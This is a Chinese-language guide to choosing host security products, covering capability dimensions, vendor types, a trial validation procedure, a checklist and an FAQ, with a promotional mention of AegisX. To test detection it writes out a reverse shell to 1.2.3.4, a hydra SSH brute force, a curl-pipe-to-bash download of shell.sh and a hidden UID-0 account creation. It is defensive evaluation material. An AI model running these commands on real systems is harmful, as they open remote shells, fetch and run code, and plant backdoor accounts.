
核心要点(TL;DR)
痛点:主机安全产品泛滥,选型如盲人摸象
面对市场上数十家主业安全厂商,运维和站长常陷入两难:功能列表看似雷同,价格从几千到几十万不等,销售话术满天飞。选错了,要么功能过剩浪费预算,要么漏报漏防留下隐患。本文从实战角度拆解主机安全厂商的核心能力维度,对比主流产品定位与适用规模,并给出一套可操作的选型验证流程,帮你用最小成本匹配业务需求。
一、主机安全厂商能力拆解:四个必查维度
评估任何主机安全产品,先抛开品牌,聚焦以下四个技术维度,它们直接决定防护效果和运维成本。
- 资产清点与基线管理:能否自动发现主机上的进程、端口、账户、软件资产,并对照CIS等基线标准检查配置风险。测试命令:
netstat -tulnp对比产品资产列表是否一致。 - 入侵检测与响应:对暴力破解、反弹shell、挖矿、webshell等行为的检测能力。验证方法:在测试机执行
bash -i >& /dev/tcp/1.2.3.4/8080 0>&1模拟反弹shell,观察是否告警并阻断。 - 漏洞与补丁管理:能否扫描系统软件和Web中间件漏洞,并提供修复建议或自动补丁。检查产品是否覆盖CVE库更新频率。
- Agent性能与稳定性:Agent的CPU、内存占用及对业务进程的影响。用
top -p $(pgrep -f agent_name)监控资源消耗,要求空闲时CPU低于3%。
这四个维度覆盖了主机安全的核心价值,也是后续对比厂商产品的基础。
二、主流产品定位与适用规模对比
根据公开资料和实际部署经验,主流主机安全厂商大致分为三类,其产品定位和适用规模有明显差异。
| 厂商类型 | 代表产品定位 | 核心优势 | 适用规模 | 注意事项 |
|---|---|---|---|---|
| 综合安全大厂 | 全栈安全解决方案中的主机安全模块 | 品牌信誉、多产品联动、合规资质齐全 | 大型企业(500台以上)、强合规行业 | 价格较高,可能需捆绑采购 |
| 云原生安全厂商 | 为云上业务设计的主机安全产品 | 与云平台集成、弹性伸缩、自动发现 | 云上业务为主的中小企业(50-500台) | 混合云支持可能较弱 |
| 轻量级创新厂商 | 专注主机安全某一环节(如入侵检测) | 部署简单、性价比高、功能聚焦 | 中小规模(50台以下)、初创团队 | 功能深度可能不足,需评估扩展性 |
选型时先明确自身服务器规模和业务形态,再对照表格缩小范围。例如,50台以下且无强合规要求,可优先试用轻量级产品;500台以上或混合云环境,建议考察综合大厂或支持跨平台管理的方案。
三、分步选型验证:从试用走向决策
初步圈定2-3家厂商后,按以下步骤进行实测验证,避免被演示环境误导。
- 环境准备:准备一台与生产环境配置相近的测试机,安装厂商Agent。记录安装前后的资源占用对比。
# 安装前记录
top -bn1 | head -20
# 安装后再次记录
top -bn1 | head -20 - 功能验证:逐项测试资产清点、基线检查、入侵检测。重点测试告警准确性:触发一次弱口令爆破(如
hydra -l root -P pass.txt ssh://192.168.1.10),查看告警是否包含源IP、目标账户、尝试次数,并测试阻断功能。 - 响应闭环:验证产品是否支持一键隔离主机、kill恶意进程、下发补丁。检查告警是否可导出或对接工单系统。
- 管理体验:评估控制台易用性、报表功能、多用户权限管理。询问是否提供API,便于与现有运维平台集成。
完成上述步骤后,用同一套测试用例横向对比各家产品,形成量化评分表。
四、选型检查清单与行动建议
最后,用以下清单快速自查,确保不遗漏关键项。
- □ 资产清点准确率≥95%(与手动核对结果对比)
- □ 入侵检测覆盖ATT&CK常见战术,告警含完整上下文
- □ Agent空闲CPU占用≤3%,内存≤100MB
- □ 支持自动阻断和手动隔离,响应延迟≤5秒
- □ 提供开放API,可与CMDB、工单系统集成
- □ 价格在预算内,且无强制捆绑消费
行动建议:先申请试用,在非生产环境完成上述验证;再根据业务规模选择匹配的产品类型;最后,在防护建议环节可关注AegisX的主机安全能力,其轻量Agent和入侵检测闭环在中小规模场景中表现均衡,适合作为备选方案之一。记住,没有最好的产品,只有最适合当前阶段的选择。
常见问题(FAQ)
我们公司只有20台服务器,需要买主机安全产品吗?
需要,但不必追求大而全。20台规模建议选择轻量级Agent+SaaS管理的主机安全产品,重点看入侵检测、基线检查和漏洞管理功能,年费通常在万元以内。优先试用,验证Agent资源占用和告警准确性,避免选购功能冗余的高价方案。
如何测试主机安全产品的检测能力?
在测试机上模拟真实攻击行为,例如执行`curl http://example.com/shell.sh | bash`、创建隐藏账户`useradd -o -u 0 test`、反弹shell等,观察产品是否告警并阻断。同时检查告警详情是否包含进程链、命令行和文件路径,以评估其检测深度和响应闭环能力。
主机安全Agent会影响服务器性能吗?
优质产品的Agent CPU占用通常低于3%,内存占用在100MB以内。选型时要求厂商提供资源占用数据,并在测试环境用`top`、`htop`监控Agent进程。避免选择全量扫描频繁的产品,可配置扫描周期为业务低峰期,减少对业务的影响。
云主机安全产品和传统主机安全有什么区别?
云主机安全产品通常与云平台深度集成,支持一键部署、弹性伸缩和云原生资产自动发现,适合云上业务。传统主机安全产品则更强调混合环境统一管理,支持物理机、虚拟机和容器。选型时需根据自身基础设施形态决定,混合云场景优先考虑跨平台管理能力。
主机安全产品需要7x24小时值守吗?
不需要。现代主机安全产品提供自动化响应和告警聚合,可通过邮件、短信或API对接现有工单系统。建议配置关键告警实时通知,并定期查看日报。中小团队可依赖产品的自动阻断功能,大型团队可结合SOC流程实现分级响应。